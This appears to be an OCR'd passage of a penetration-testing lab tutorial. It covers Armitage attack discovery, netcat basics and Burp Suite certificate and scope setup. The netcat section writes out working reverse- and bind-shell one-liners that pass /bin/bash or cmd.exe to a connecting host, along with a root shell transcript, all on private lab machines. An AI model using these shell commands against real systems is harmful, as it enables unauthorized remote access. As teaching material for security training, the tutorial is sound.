


5.To find Vulnerabilities on the Linux host click on Attacks/find attacks. Then you will see the exploitable vulnerabilities by clicking the host and selecting attacks. You can try any of the attacks.

6. I tried to scan the Window machine with the IP address 10.0.0.4. I got the following ports open



7. To discover the operating system of the Windows machine 10.0.0.4, click on Hosts/Nmap scan/ Quick scan (OS detect).



8.To find Vulnerabilities on the Windows host click on Attacks/find attacks. Then you will see the exploitable vulnerabilities by clicking the host and

selecting attacks. You can try any of the attacks.

7. UNDERSTANDING NETCAT, REVERSE SHELLS AND BIND SHELLS:

1. Netcat is used to

- Scan and connect to arbitrary port.
- Create listener on local port
- Transfer file.
- Remote administration (reverse shell, bind shell)

nc [flag options] [target ip address] [port]

2. Option we will use:

- l=listen mode
- e=program to execute after connection is established
- n= don't perform DNS lookup
- p=local port
- v=verbose

3. Netcat is installed by default in Kali-Linux but it is not installed in Windows. You can download netcat for windows from:


- https://eternallybored.org/misc/netcat/
- https://github.com/diegocr/netcat

3. In these examples, I will use Kali-Linux with IP address: 192.168.223.128/ that will communicate with Windows machine that has IP address 10.0.0.4.

4. Example 1: To connect to any open port for any machine, as example to connect to port 80 in Kali-Liux machine 192.168.223.128, use the command

#nc -nv 192.168.223.128


I got message that the port is open:



4. **Example 2:** In windows machine with IP address 10.0.0.4, I executed a netcat command to listen to any connections to port 4444. The command has the following form:

> nc -nvlp 4444


- It will listen to any incoming connection to port 4444




- In Kali Linux, I will make connection with the Windows machine at port 4444 which the netcat is listening to:

nc -nv 10.0.0.4 4444

- It will show that port 4444 is open. So there is a connection path between the Kali Linux machine and Window machine through the port 4444.
- Now write a sentence from Kali Linux. Such as “Hello from Hidaia”. We get the message at Windows netcat command





5. **Example 3:** Now we want to forward the data received at the Windows while listening to port 4444 to output file output.exe. The command has the following form:

> nc -nvlp 4444 > output.exe

- So the Windows device of IP address 10.0.0.4 will listen to port 4444 and any incoming data received will be forwarded to file output.exe
- I have file in Kali-Linux (VoiceChanger.exe) in the folder /home/hidaia. I am going through Netcat connection to transfer it to Windows machine. I wrote the following command in the Kali Linux machine :

nc -nv 10.0.0.4 4444 < /home/hidaia/VoiceChanger.exe

The connection will be initiated. The file VoiceChanger.exe will be transferred to Windows machine with the name output.exe


6. Example 4: In this example the Kali Linux user wants to remotely work on the Windows machine. The Windows device of IP address 10.0.0.4 will listen to port 4444, and any incoming connection received will forward it to Windows command line terminal:

> nc -nlvp 4444 -e cmd.exe

So any user that will connect to Windows machine through port 4444 will be forwarded to the command line terminal cmd.exe. In Kali Linux, we will write the command

nc -nv 10.0.0.4 444

The Kali Linux user will get the command line terminal of the Windows machine.



7. **Example 5:** In this example the Windows user wants to remotely work on the Kali Linux machine. The Windows device of IP address 10.0.0.4 will listen to port 4444

nc -nlvp 4444

- In Kali linux machine, write the following command to connect to Windows machine and run a program after the connection, which is a bash command /bin/bash:

nc -nv 10.0.0.4 4444 -e /bin/bash

- When the connection is initiated, the bash command terminal will run at Windows where we can write commands to Kali Linux machine remotely.

```
D:\netcat>nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.0.4] from (UNKNOWN) [10.0.0.4] 25776
pwd
/root
whoami
root
uname -a
Linux hidaia 6.0.0-kali6-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1kali1 (2022-12-19) x86_64 GNU/Linux
id
uid=0(root) gid=0(root) groups=0(root)
```

8. **Example 6:** The reverse shell means the victim connects to the attacker. The target is connecting and the attack box is listening. The attacker in our examples was the Windows machine of IP address 10.0.0.4 listening to port 4444 and so it will be open port. The Windows device of IP address 10.0.0.4 will listen to port 4444:

nc -nlvp 4444

- The victim Kali-Linux machine will make connection to the attacker Windows machine through port 4444 and will run a program after the connection, which is a bash command /bin/bash:

nc -nv 10.0.0.4 4444 -e /bin/bash


- When the connection is initiated, the bash command terminal will run at Windows where we can write commands for the Kali Linux machine remotely.


```
D:\netcat>nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.0.4] from (UNKNOWN) [10.0.0.4] 25776
pwd
/root
whoami
root
uname -a
Linux hidaia 6.0.0-kali6-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1kali1 (2022-12-19) x86_64 GNU/Linux
id
uid=0(root) gid=0(root) groups=0(root)
```


9. **Example 7:** In the bind shell, we open a port in the machine then we connect to it. The attacker fires off an exploit and the exploit will open to the attacker a port and it will be listening to him to connect at that specific port and at the specific machine with netcat.


- In our example the victim again is the Kali Linux machine that has IP address: 192.168.223.128. The attacker is the Windows machine with IP address 10.0.0.4 . The victim which is the Kali Linux machine is listening to port 4444 through the netcat command and will run a program after the connection, which is a bash command /bin/bash:

nc -nlvp 4444 -e /bin/bash



- The attacker which is the Windows machine will make connection to the victim Kali Linux machine at port 4444 through the netcat command:

nc -nv 192.168.223.128 4444




-


8. ADDING BURPS CERTIFICATE TO BROWSER:

1. In this example I will show adding Burps Certificate to Firefox. Same will be applied to other types of browsers. When you setup the browser to work with Burp Suit, when we visit certain pages, we notice there is an error that the connection is not trusted. We may receive other errors as well. The browser does not trust the certificate generated by BurpSuite. You may get also connection is not trusted error.


2. Go to BurpSuite “Proxy/Options” tab. Choose import/export CA certificate option. Then choose “Export Certificate in DER format”. Export the certificate to a file name with DER extension, as example “burp-cert.der”.



3. Go to preference in Firefox browser. Then go to “Privacy & Security” section. Then go to Certificates section. Then click “View Certificates”. Then import the exported certificate from BurpSuite browser.



4. In BurpSuite, go to the Proxy tab. Options Click edit under Proxy Listeners. Go to HTTP tab. Uncheck Support HTTP/2.



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.
Add
Edit
Remove
Running Interface Invisible Redirect Certificate TLS Protocols
127.0.0.1:8080 Per-host Default
Edit proxy listener
Binding Request handling Certificate TLS Protocols HTTP
This setting enables use of the HTTP/2 protocol by the listener.
Support HTTP/2
OK Cancel
Each installation
or export this certificate for use in other tools or another installation of Burp.
Import / expo
Intercept Clie
Use these settin
Intercept re
Add
Edit
Remove
Up
Down
Automatic
Automatically update Content-Length header when the request is edited

9. SETTING UP TARGET SCOPE IN BURPSUITE:


1. When testing website, we want to add the site we are willing to test to scope. Meaning that the website the burp is willing to interact with and run tools on.

2. Any site we visit when intercept is on, it will be intercepted by BurpSuite. To set scope right click on any of the content in the screen but you can also go to target tape and see the sites that you visited and choose the one you want to include in scope.


3. If we right click on the website we want to test and choose add to scope we notice in scope tab rules automatically created adding that to target scope. You can also add sites manually by typing on the domain or IP and port.



